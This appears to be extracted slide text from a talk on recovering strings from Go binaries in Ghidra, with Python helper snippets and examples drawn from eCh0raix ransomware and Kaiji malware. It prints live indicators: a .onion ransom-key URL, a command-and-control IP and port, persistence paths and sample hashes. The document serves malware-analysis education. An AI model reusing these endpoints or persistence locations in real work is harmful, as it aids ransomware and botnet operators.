0025f562	0d	??	??	0Dh		
0025f563	0a	??	??	0Ah		
0025f564	44	??	??	44h D		
0025f565	6f	??	??	6Fh o		
0025f566	20	??	??	20h		
0025f567	4e	??	??	4Eh N		
0025f568	4f	??	??	4Fh O		
0025f569	54	??	??	54h T		
0025f56a	20	??	??	20h		
0025f56b	72	??	??	72h r		
0025f56c	65	??	??	65h e		
0025f56d	6d	??	??	6Dh m		
0025f56e	6f	??	??	6Fh o		
0025f56f	76	??	??	76h v		
0025f570	65	??	??	65h e		
0025f571	20	??	??	20h		
0025f572	74	??	??	74h t		
0025f573	68	??	??	68h h		
0025f574	69	??	??	69h i		
0025f575	73	??	??	73h s		

Dynamically allocated string structure

ARM – after executing the script

```
#ARM, 32-bit  
#LDR REG, [STRING_ADDRESS_POINTER]  
#STR REG, [SP, ..]  
#MOV REG, STRING_SIZE  
#STR REG, [SP, ..]
```

```
001e35bc 68 23 9f e5    ldr      r2,[PTR_s__Do_NOT_remove_this_file_and_NOT_001e392c]  
001e35c0 10 20 8d e5    str     r2=>s__Do_NOT_remove_this_file_and_NOT_0025f560,[sp,#local_90]  
001e35c4 44 20 a0 e3    mov     r2,#0x44  
001e35c8 14 20 8d e5    str     r2,[sp,#local_8c]  
001e35cc 18 00 8d e5    str     r0,[sp,#local_88]  
001e35d0 1c 10 8d e5    str     r1,[sp,#local_84]  
001e35d4 44 cc f9 eb    bl      runtime.concatstring3
```



Dynamically allocated string structure

ARM – before executing the script

```
#ARM, 64-bit - version 1
#ADRP REG, [STRING_ADDRESS_START]
#ADD REG, REG, INT
#STR REG, [SP, ...]
#ORR REG, REG, STRING_SIZE
#STR REG, [SP, ...]

#ARM, 64-bit - version 2
#ADRP REG, [STRING_ADDRESS_START]
#ADD REG, REG, INT
#STR REG, [SP, ...]
#MOV REG, STRING_SIZE
#STR REG, [SP, ...]
```

LAB_0020b59c					XREF[2]: 0020b814(j), 0020b988(j)
0020b59c 00 04 00 b0	adrp	x0,0x28e000			
0020b5a0 00 c4 1c 91	add	x0,x0,#0x731			
0020b5a4 e0 07 00 f9	str	x0=>DAT_0028c731,[sp, #local_68]			
0020b5a8 e0 07 7e b2	orr	x0,xzr,#0xc			
0020b5ac e0 0b 00 f9	str	x0,[sp, #local_60]			
0020b5b0 e4 d3 ff 97	bl	ddos.PathExists			
0020b5b4 e0 63 40 39	ldrb	w0,[sp, #local_58]			
0020b5b8 60 05 00 b5	cbnz	x0,LAB_0020b664			
LAB_0020b5bc					XREF[2]: 0020b680(j), 0020b7f4(j)
0020b5bc 00 04 00 f0	adrp	x0,0x28e000			
0020b5c0 00 84 28 91	add	x0,x0,#0xa21			
0020b5c4 e0 07 00 f9	str	x0=>DAT_0028ea21,[sp, #local_68]			
0020b5c8 80 02 80 d2	mov	x0,#0x14			
0020b5cc e0 0b 00 f9	str	x0,[sp, #local_60]			
0020b5d0 dc d3 ff 97	bl	ddos.PathExists			
0020b5d4 e0 63 40 39	ldrb	w0,[sp, #local_58]			
0020b5d8 80 00 00 b5	cbnz	x0,LAB_0020b5e8			
DAT_0028c731					XREF[1]: main.runkshell:0020b5a4(*)
0028c731 2f	??	2Fh	/		
0028c732 65	??	65h	e		
0028c733 74	??	74h	t		
0028c734 63	??	63h	c		
0028c735 2f	??	2Fh	/		
0028c736 69	??	69h	i		
0028c737 6e	??	6Eh	n		
0028c738 69	??	69h	i		
0028c739 74	??	74h	t		
0028c73a 2e	??	2Eh	.		
0028c73b 64	??	64h	d		
0028c73c 2f	??	2Fh	/		

Dynamically allocated string structure

ARM – after executing the script

```
#ARM, 64-bit - version 1
#ADRP REG, [STRING_ADDRESS_START]
#ADD REG, REG, INT
#STR REG, [SP, ...]
#ORR REG, REG, STRING_SIZE
#STR REG, [SP, ...]
```

```
#ARM, 64-bit - version 2
#ADRP REG, [STRING_ADDRESS_START]
#ADD REG, REG, INT
#STR REG, [SP, ...]
#MOV REG, STRING_SIZE
#STR REG, [SP, ...]
```

	<p>LAB_0020b59c</p> <p>0020b59c 00 04 00 b0 adrp x0,0x28e000 0020b5a0 00 c4 1c 91 add x0,x0,#0x731 0020b5a4 e0 07 00 f9 str x0=>s_/_etc/init.d/_0028c731,[sp, #local_68] 0020b5a8 e0 07 7e b2 orr x0,xzr,#0xc 0020b5ac e0 0b 00 f9 str x0,[sp, #local_60] 0020b5b0 e4 d3 ff 97 bl ddos.PathExists</p> <p>0020b5b4 e0 63 40 39 ldrb w0,[sp, #local_58] 0020b5b8 60 05 00 b5 cbnz x0,LAB_0020b664</p> <p>LAB_0020b5bc</p> <p>0020b5bc 00 04 00 f0 adrp x0,0x28e000 0020b5c0 00 84 28 91 add x0,x0,#0xa21 0020b5c4 e0 07 00 f9 str x0=>s_/_etc/systemd/system/_0028ea21,[sp, #local_68] 0020b5c8 80 02 80 d2 mov x0,#0x14 0020b5cc e0 0b 00 f9 str x0,[sp, #local_60] 0020b5d0 dc d3 ff 97 bl ddos.PathExists 0020b5d4 e0 63 40 39 ldrb w0,[sp, #local_58] 0020b5d8 80 00 00 b5 cbnz x0,LAB_0020b5e8</p> <p>s_/_etc/init.d/_0028c731</p> <p>0028c731 2f 65 74 ds "/etc/init.d/" 63 2f 69 6e 69 74 ...</p>	<p>XREF[2]: 0020b814(j), 0020b988(j)</p> <p>XREF[2]: 0020b680(j), 0020b7f4(j)</p> <p>XREF[1]: main.runkshell:0020b5a4(*)</p>
--	--	--

```
0028ea21 2f 65 74 ds "/etc/systemd/system/_0028ea21"  
63 2f 73  
79 73 74 ...
```

XREF[1]: main.runkshell:0020b5c4(*)



Dynamically allocated string structure

Challenges

- Different instruction sets
- Can be implemented in different ways within the same architecture
- Easy to break intentionally

DAT_0028bbff

XREF[6] :
ddos.sshgo:001fd740(*),
ddos.sshgo:001fd744(*),
ddos.sshgo:001fd788(*),
ddos.sshgo:001fd7a4(*),
ddos.sshgo:001fd7c0(*),
ddos.sshgo:001fd7dc(*)

0028bbff	6c	??	6Ch	l
0028bc00	69	??	69h	i
0028bc01	6e	??	6Eh	n
0028bc02	75	??	75h	u
0028bc03	78	??	78h	x
0028bc04	5f	??	5Fh	_
0028bc05	61	??	61h	a
0028bc06	72	??	72h	r
0028bc07	6d	??	6Dh	m


```
001fd734 21 01 80 d2      mov    param_2,#0x9
001fd738 e1 4b 00 f9      str    param_2,[sp, #local_c0]
001fd73c 62 04 00 d0      adrp   param_3,0x28b000
001fd740 42 fc 2f 91      add    param_3=>DAT_0028bbff,param_3,#0xbff
001fd744 e2 4f 00 f9      str    param_3=>DAT_0028bbff,[sp, #local_b8]
001fd748 e1 53 00 f9      str    param_2,[sp, #local_b0]
```

Statically allocated string structure

Idea


- Look for pointer to string followed by possible length value
- To eliminate FPs limit string length and search for printable characters only
- Check only in data sections
- Not architecture specific

	PTR_DAT_08436680	XREF[2] :	0820a330(*), 08431db0(*)
08436680	e1 85 27 08	addr	DAT_082785e1
08436684	04	??	
08436685	00	??	
08436686	00	??	
08436687	00	??	
08436688	9d	??	
08436689	84	??	
0843668a	27	??	
0843668b	08	??	
0843668c	04	??	
0843668d	00	??	
0843668e	00	??	
0843668f	00	??	
08436690	b1	??	
08436691	84	??	
08436692	27	??	
08436693	08	??	
08436694	04	??	
08436695	00	??	
08436696	00	??	
08436697	00	??	



Statically allocated string structure

Example – before executing the script



One pointer was successfully identified as it is directly referenced from the code

Statically allocated string structure

Example – before executing the script

	PTR_DAT_08436680	XREF[2] :	0820a330(*), 08431db0(*)
08436680	e1 85 27 08	addr	DAT_082785e1
08436684	04	??	
08436685	00	??	
08436686	00	??	
08436687	00	??	
08436688	9d	??	
08436689	84	??	
0843668a	27	??	
0843668b	08	??	
0843668c	04	??	
0843668d	00	??	
0843668e	00	??	
0843668f	00	??	
08436690	b1	??	
08436691	84	??	
08436692	27	??	
08436693	08	??	
08436694	04	??	
08436695	00	??	
08436696	00	??	
08436697	00	??	

String pointers


String length

Strings are not defined

	DAT_082785e1	XREF[1] :	08436680(*)
	??	??	
	2Eh	??	.
	64h	??	d
	61h	??	a
	74h	??	t
	??	??	.
	2Eh	??	.
	64h	??	d
	62h	??	b
	30h	??	0
	2Eh	??	.
	64h	??	d
	62h	??	b
	61h	??	a
	2Eh	??	.
	64h	??	d
	62h	??	b
	66h	??	f
	2Eh	??	.
	64h	??	d
	62h	??	b
	6Dh	??	m

Statically allocated string structure

Example – after executing the script



Statically allocated string structure

Challenges

- Non-printable characters
 - A string might contain non-printable characters as well (e.g. new line)
 - Experiment with the script, change the values and find the best for your analysis

```
#Look for strings with printable characters only to eliminate FPs.
def isPrintable(s, l):
    for i in range(l):
        if getByte(s) not in range(32,126):
            return False
        s = s.add(1)
    return True
```

- String length limitation
 - Missing some strings
 - Experiment with the script, change the values and find the best for your analysis

```
length = getInt(length_address)
#Set the possible length to eliminate FPs.
if length not in range(1,100):
    continue
```

String recovery challenges

Falsely defined data types by Ghidra

- undefined4 or undefined8 (depends on pointer size)
- Already defined data types cannot be redefined
(undefined4 and undefined8 are defined data types)
- First the data type has to be removed
- Then the new data type can be defined

```
if getDataAt(length_address) is not None:  
    data_type = getDataAt(length_address).getDataType()  
    #Remove undefined data to be able to create int.  
    #Keep an eye on other predefined data types.  
    if data_type.getName() in ["undefined4", "undefined8"]:  
        removeData(getDataAt(length_address))
```

The screenshot shows the Ghidra debugger interface. On the left, a memory dump window displays a series of bytes at addresses 0x08431980 to 0x08431994. The bytes are grouped into PTR_DAT structures, with their addresses and values listed. Red boxes highlight the undefined4 and undefined8 fields in each PTR_DAT entry. A red arrow points from the undefined4 field at address 0x08431984 to the DAT_08286f15 entry below. On the right, an assembly code window shows instructions starting at address 0x08286f15, with each byte and its corresponding character value listed.

08431980	15 6f 28 08	PTR_DAT_08431980	addr	DAT_08286f15	XREF[1]: main.init.0:08208cec(R)
08431984	39 00 00 00	DAT_08431984	undefined4	00000039h	XREF[1]: main.init.0:08208cf2(R)
08431988	bb c7 27 08	PTR_DAT_08431988	addr	DAT_0827c7bb	XREF[1]: main.getInfo:08208629(R)
0843198c	13 00 00 00	DAT_0843198c	undefined4	00000013h	XREF[1]: main.getInfo:08208623(R)
08431990	cc a0 27 08	PTR_DAT_08431990	addr	DAT_0827a0cc	XREF[1]: net.readHosts:081448a0(R)
08431994	0a 00 00 00	DAT_08431994	undefined4	0000000Ah	XREF[1]: net.readHosts:08144896(R)

08286f15 68 ?? 68h h
08286f16 74 ?? 74h t
08286f17 74 ?? 74h t
08286f18 70 ?? 70h p
08286f19 3a ?? 3Ah :
08286f1a 2f ?? 2Fh /
08286f1b 2f ?? 2Fh /
08286f1c 73 ?? 73h s
08286f1d 67 ?? 67h g
08286f1e 33 ?? 33h 3
08286f1f 64 ?? 64h d
08286f20 77 ?? 77h w

String recovery challenges

Falsely defined data types by Ghidra

- undefined4 or undefined8 (depends on pointer size)
- Already defined data types cannot be redefined
(undefined4 and undefined8 are defined data types)
- First the data type has to be removed
- Then the new data type can be defined



```
08431980 15 6f 28 03 PTR_s_http://sg3dwqfpnr4sl5hh.onion/ap_08431980 XREF[1]: main.init.0:08208cec(R)
08431984 39 00 00 00 INT 08431984 XREF[1]: main.init.0:08208cf2(R)
08431988 bb c7 27 08 PTR_s_192.99.206.61:65000_08431988 XREF[1]: main.getInfo:08208629(R)
0843198c 13 00 00 00 INT 0843198c XREF[1]: main.getInfo:08208623(R)
08431990 cc a0 27 08 PTR_s_/etc/hosts_08431990 XREF[1]: net.readHosts:081448a0(R)
08431994 0a 00 00 00 INT 08431994 XREF[1]: net.readHosts:08144896(R)
```

```
s_http://sg3dwqfpnr4sl5hh.onion/ap_08286f15 XREF[2]: main.init.0:08208cf8(*),
08431980(*)  
08286f15 68 74 74 ds "http://sg3dwqfpnr4sl5hh.onion/api/GetAvailKeysByCampId/13"  
70 3a 2f  
2f 73 67 ...
```

String recovery challenges

Falsely defined data types by Ghidra

- A large string blob (containing multiple strings) defined as one string

```
s_runtime:_panic_before_malloc_he_002978ff
s_ru/*-+*+#####@@@!@!!!!first path segment in URL cannot contain colonIn -s /etc/rc.d/init.d/linux_kill
s_ru/etc/rc.d/rcmath/big: mismatched montgomery number lengthsmemory reservation exceeds address space
s_slimitpanicwrap: unexpected string after type name: reflect.Value.Slice: slice index out of
s_ssboundsreflect: nil type passed to Type.ConvertibleToreleased less than one physical page of
s_symemoryruntime: debugCallV1 called by unknown caller runtime: failed to create new OS thread (have
s_tlruntime: name offset base pointer out of rangeruntime: panic before malloc heap
s_leinitializedruntime: text offset base pointer out of rangeruntime: type offset base pointer out of
s_tlrangeslice bounds out of range [%x] with length %yssh: unmarshal error for field%
s_tlu%%stopTheWorld: not stopped (status != _Pgcstop)sysGrow bounds not aligned
s_tlfailed to parse certificate from server: tls: received new session ticket from a client
s_x5chose an unconfigured cipher suitetls: server did not echo the legacy session IDx:
s_x5parse rfc822Name constraint %qx509: failed to unmarshal elliptic curve pointx509
s_x5curve private key valueP has cached G work at end of mark terminationattemptin
s_Pshared librariesbufio: reader returned negative count from Readchacha20poly130
s_atauthentication failedcurve25519: global Basepoint value was modifiedexplicit strin
s_bunon-string memberfirst record does not look like a TLS handshakeslice bounds ou
s_atwith length %ytlis: incorrect renegotiation extension contentstls: internal error: ps
s_chmismatchtls: server selected TLS 1.3 in a renegotiationsTLS: server sent two HelloRe
s_cumessagesx509: internal error: IP SAN %x failed to parsebufio: writer returned nega
s_exWritecrypto/rsa: key size too small for PSS signaturefailed to parse certificate %#c
%w parsing/packing of this type isn't available yetruntime: cannot map pages i...
002976f3 2a 2d 2b
2a 2d 2b
23 23 23 ...
```

```
runtime.casgstatus:00043ef4(*),
```

Offcut references

XREF[0, 274]... runtime.panicwrap:00017c14(*),
runtime.panicwrap:00017c98(*),
runtime.(*mheap).sysAlloc:0001ab...
runtime.(*mcache).nextFree:0001a...
runtime.mallocgc:0001b7c4(*),
runtime.sysMap:00025c04(*),
runtime.gcMark:00029fb8(*),
runtime.bgscavenge:0002e9dc(*),
runtime.(*pageAlloc).sysGrow:000...
runtime.newsproc:0003ca88(*),
runtime.startpanic_m:0003fd64(*),
runtime.casgstatus:00043ef4(*),
runtime.doInit:0004eefc(*),
runtime.sigpanic:0005da4(*),
runtime.sigpanic:00055de4(*),
runtime.sigpanic:0005f24(*),
runtime.sigpanic:0005f64(*),
runtime.getStackMap:0005a704(*),
runtime.morestackc:0005a834(*),
runtime.resolveNameOff:00065b1c(...

String recovery challenges

Falsely defined data types by Ghidra

- A large string blob (containing multiple strings) defined as one string

```
s_runtime:_panic_before_malloc_he_002978ff
s_runtime:_text_offset_base_pointe_0029792d
s_runtime:_type_offset_base_pointe_0029795b
s_slice_bounds_out_of_range_[%xl]_w_00297989
s_ssh:_unmarshal_error_for_field_%_002979b7
s_ssh:_bounds_not_aligned_to_pa_00297a13
s_tls:_failed_to_parse_certificate_00297a41
s_led_to_parse_certificate_from_se_00297a49
s_tls:_received_new_session_ticket_00297a6f
s_tls:_server_chose_an_unconfigure_00297a9d
s_tls:_server_did_not_echo_the_le_00297acb
s_x509:_failed_to_parse_rfc822Name_00297af9
s_x509:_failed_to_unmarshal_ellipt_00297b27
s_x509:_invalid_elliptic_curve_pri_00297b55
s_P_has_cached_GC_work_at_end_of_m_00297b83
s_attempting_to_link_in_too_many_s_00297bb2
s_bufio:_reader_returned_negative_c_00297be1
s_chacha20poly1305:_message_authen_00297c10
s_curve25519:_global_Basepoint_val_00297c3f
s_explicit_string_type_given_to_no_00297c6e
002976f3 2a 2d 2b      ds    "*-+*-+#####@@@!!!!first path segment in URL cannot
2a 2d 2b
23 23 23 ...
```

```
runtime.casgstatus:00043ef4(*),
runtime.doInit:0004eefc(*),
runtime.sigpanic:00055da4(*),
runtime.sigpanic:00055de4(*),
runtime.
```

001 DAT Defined Strings - 10814 items				
Location	String Value	Data Type	Byte Count	Offcut Reference Count
0022073d	certificateAuthorities	ds	23	1
00220ec1	ReplaceAllLiteralString	ds	24	1
00220ef5	responseMessageReceived	ds	24	1
00220f29	verifyServerCertificate	ds	24	1
00221561	hashForClientCertificate	ds	25	1
00221ele	asn1:"explicit,tag:1"	ds	22	1
00221e53	handlePostHandshakeMessage	ds	27	1
00222552	secureRenegotiationSupported	ds	30	1
00222ebd	asn1:"optional,tag:2"	ds	23	1
00290069	ckunpa	ds	6	1
002903f7	queuefinalizer during GC	ds	24	1
00330cff	runtime.dropg	ds	14	1
00460248	----END	ds	12	1
00460258	----BEGIN	ds	16	1
0029bb9c	0001020304050607080910111...	ds	969	2
002e9100	expand 32-byte k	ds	20	3
002e91a0	expand 32-byte k	ds	20	3
00293a08	3552713678800500929355621...	ds	170	4
0028b3b3	= is not mcount= minutes nallo...	ds	225	23
002976f3	*-+*-+#####@@@!!!!first pat...	ds	4517	95

String recovery challenges

Ghidra decompiler view

- Decompiler cannot handle strings with fixed length
- Show strings until null character
- Will be fixed in the next Ghidra release

The screenshot shows the Ghidra decompiler interface. On the left, the assembly code for the function `main.checkReadmeExists` is displayed. On the right, the decompiled code and a string dump are shown. The string dump contains a long, multi-line string starting with `"/README FOR DECRYPT.txt"`, which is highlighted with a red box.

```
[Decompile: main.checkReadmeExists] - (echoraix_test2)
19    runtime.concatstring2
20        (0,param_1,param_2,
21
22        "/README FOR DECRYPT.txt/etc/apache2/mime.types/etc/pki/tls/cacert.pem23283064365386962
890625<invalid reflect.Value>CPU time limit exceededLogical_Order_ExceptionMB during
sweep; swept Noncharacter_Code_PointSIGIO: i/o now possibleSIGSYS: bad system
callVariant Also Negotiatesacquirep: already in goasn1: structure error: bytes.Buffer:
too largechan receive (nil chan)close of closed channelcommand not implementeddevice
or resource busyfatal: morestack on g0\nflate: internal error: garbage collection
scancDrain phase incorrecthttp2: handler panickedhttp2: invalid trailershttp: request
too largeinterrupted system callinvalid URI for requestinvalid m->lockedInt = json:
cannot unmarshal left over markroot jobsmakechan: bad alignmentmalformed HTTP
responsemissing port in addressmissing protocol schememissing type in runfinqmisuse of
profBuf.writenanotime returning zeronet/http: abort Handlernetwork not implementedndn
application protocolno space left on devicenon-zero reserved fieldoperation not
permittedoperation not supportedpanic during preemptoffprocesize: invalid
argprofiling timer
expiredreflect.Value.Interfacereflect.Value.NumMethodreflect.methodValueCallruntime:
internal errorruntime: invalid type runtime: netpoll failedruntime: s.allocCount=
s.allocCount > s.nelmschedule: holding lockssegment length too longskipping Question
Classspan has no free stacksstack growth after forksyntax error in patterntext/css;
charset=utf-8text/xml; charset=utf-8time: invalid duration too many pointers
(>10)truncated tag or lengthunexpected address typeunexpected signal valueunknown
error code 0x%unlock of unlocked lockunpacking Question.Nameunpacking
Question.Typeunsupported certificatearint integer overflowwork.nwait >
work.nproc%v.WithDeadline(%s
[%s])usr/share/lib/zoneinfo/l16415321826934814453125582076609134674072265625Request
Entity Too Largebad defer entry in panicbad defer size class: i=block index out of
rangecan't scan our own stackconnection reset by peerdouble traceGCsweepStartererror
decrypting messagefile size li..." /* TRUNCATED STRING LITERAL */
,0x17);
```

Future work

Planned enhancements

- Extend the string recovery script for further architectures, e.g. MIPS
- Recover function arguments and return values
 - Arguments and return values are moved to the stack (not registers)
 - Ghidra cannot identify arguments and return values correctly

```
08208cec 8b 05 80    MOV      EAX,dword ptr [PTR_s_http://sg3dwqfpnr4sl5hh.onion/ap_08431980]
                  19 43 08
08208cf2 8b 0d 84    MOV      ECX,dword ptr [INT_08431984]
                  19 43 08
08208cf8 89 04 24    MOV      dword ptr [ESP]=>local_48,EAX=>s_http://sg3dwqfpnr4sl5hh.onion/ap_08286f15
08208cfb 89 4c 24 04  MOV      dword ptr [ESP + local_44],ECX
08208cff e8 ac f8    CALL    main.getInfo
                  ff ff
08208d04 8b 44 24 14  MOV      EAX,dword ptr [ESP + local_34]
08208d08 8b 4c 24 10  MOV      ECX,dword ptr [ESP + local_38]
08208d0c 8b 54 24 0c  MOV      EDX,dword ptr [ESP + local_3c]
08208d10 8b 5c 24 08  MOV      EBX,dword ptr [ESP + local_40] undefined main.getInfo(undefined4 param_1, undefined4 param_2, undefined4 param_3, undefined4 param_4,...)
                                         undefined        AL:1      <RETURN>
                                         undefined4     Stack[0x4]:4  param_1
                                         undefined4     Stack[0x8]:4  param_2
                                         undefined4     Stack[0xc]:4  param_3
***** FUNCTION *****
*               *
***** ***** *****
XREF[1]: 082087d0(R)
XREF[1]: 082087db(R)
XREF[6]: 082085d0(W),
          08208702(W),
```

func (*Int) Add

```
func (z *Int) Add(x, y *Int) *Int      void math/big.(*Int).Add(byte *param_1,byte *param_2,byte *param_3,undefined4 param_4)
```

Future work

Planned enhancements

- Recover types
 - Description for types is available within the binary
 - Basic types: string, bool, numeric types (e.g. int8) etc.
 - Composite types: pointer, struct, func, interface etc.
 - <https://golang.org/src/reflect/type.go>

	main.info_struct	XREF[3] :	
0824bd20	10 00 00 00	ddw	10h
0824bd24	0c 00 00 00	ddw	Ch
0824bd28	15 e7 c0 27	ddw	27C0E715h
0824bd2c	07	db	7h
0824bd2d	04	db	4h
0824bd2e	04	db	4h
0824bd2f	19	db	19h
0824bd30	28 c8 20 08	addr	PTR_PTR_type..hash.main.Info_0820c828
0824bd34	fc a0 2b 08	addr	DAT_082ba0fc
0824bd38	20 75 00 00	ddw	7520h
0824bd3c	e0 a0 01 00	ddw	1A0E0h
0824bd40	00 00 00 00	ddw	0h
0824bd44	60 bd 24 08	addr	PTR_rsapublickey_structfield_0824bd60
0824bd48	02 00 00 00	ddw	2h
0824bd4c	02 00 00 00	ddw	2h
0824bd50	5c 0d 00 00	ddw	D5Ch
0824bd54	00 00	dw	0h
0824bd56	00 00	dw	0h
0824bd58	28 00 00 00	ddw	28h
0824bd5c	00 00 00 00	ddw	0h

XREF[3] : main.getInfo:082085fc(*),
main.getInfo:08208602(*),
08225100(*)

```
type main.Info struct{
    RsaPublicKey string
    Readme string
}
```

	PTR_rsapublickey_structfield_0824bd60	XREF[1] :	0824bd44(*)
0824bd60	60 aa 22 08	addr	rsapublickey_structfield
0824bd64	a0 a7 23 08	addr	string_type
0824bd68	00 00 00 00	ddw	0h
0824bd6c	18 cf 21 08	addr	readme_structfield
0824bd70	a0 a7 23 08	addr	string_type
0824bd74	10 00 00 00	ddw	10h

Other researcher's work

Links

IDA Pro

- <https://github.com/sibears/IDAGolangHelper>
- https://github.com/strazzere/golang_loader_assist

radare2 / Cutter

- <https://github.com/f0rki/r2-go-helpers>
- https://github.com/JacobPimental/r2-gohelper/blob/master/golang_helper.py
- <https://github.com/CarveSystems/gostringsr2>

Binary Ninja

- <https://github.com/f0rki/bn-goloader>

Ghidra

- <https://github.com/felberj/gotools>
Only handles linux/x86_64 binaries.
- https://github.com/ghidraninja/ghidra_scripts/blob/master/golang_renamer.py

Files used during the presentation

Hashes

File name	SHA-256
hello.c	ab84ee5bcc6507d870fdbb6597bed13f858bbe322dc566522723fd8669a6d073
hello.go	2f6f6b83179a239c5ed63cccf5082d0336b9a86ed93dcf0e03634c8e1ba8389b
hello_c	efe3a095cea591fe9f36b6dd8f67bd8e043c92678f479582f61aabf5428e4fc4
hello_c_strip	95bca2d8795243af30c3c00922240d85385ee2c6e161d242ec37fa986b423726
hello_go	4d18f9824fe6c1ce28f93af6d12bdb290633905a34678009505d216bf744ecb3
hello_go_strip	45a338dfddf59b3fd229ddd5822bc44e0d4a036f570b7eaa8a32958222af2be2
hello_go.exe	5ab9ab9ca2abf03199516285b4fc81e2884342211bf0b88b7684f87e61538c4d
hello_go_strip.exe	ca487812de31a5b74b3e43f399cb58d6bd6d8c422a4009788f22ed4bd4fd936c
eCh0raix - x86	154dea7cace3d58c0ceccb5a3b8d7e0347674a0e76daffa9fa53578c036d9357
eCh0raix - ARM	3d7eb73319a3435293838296fbb86c2e920fd0ccc9169285cc2c4d7fa3f120d
Kaiji - x86_64	f4a64ab3ffc0b4a94fd07a55565f24915b7a1aaec58454df5e47d8f8a2eec22a
Kaiji - ARM	3e68118ad46b9eb64063b259fca5f6682c5c2cb18fd9a4e7d97969226b2e6fb4

References, additional reading

Other Go malware research

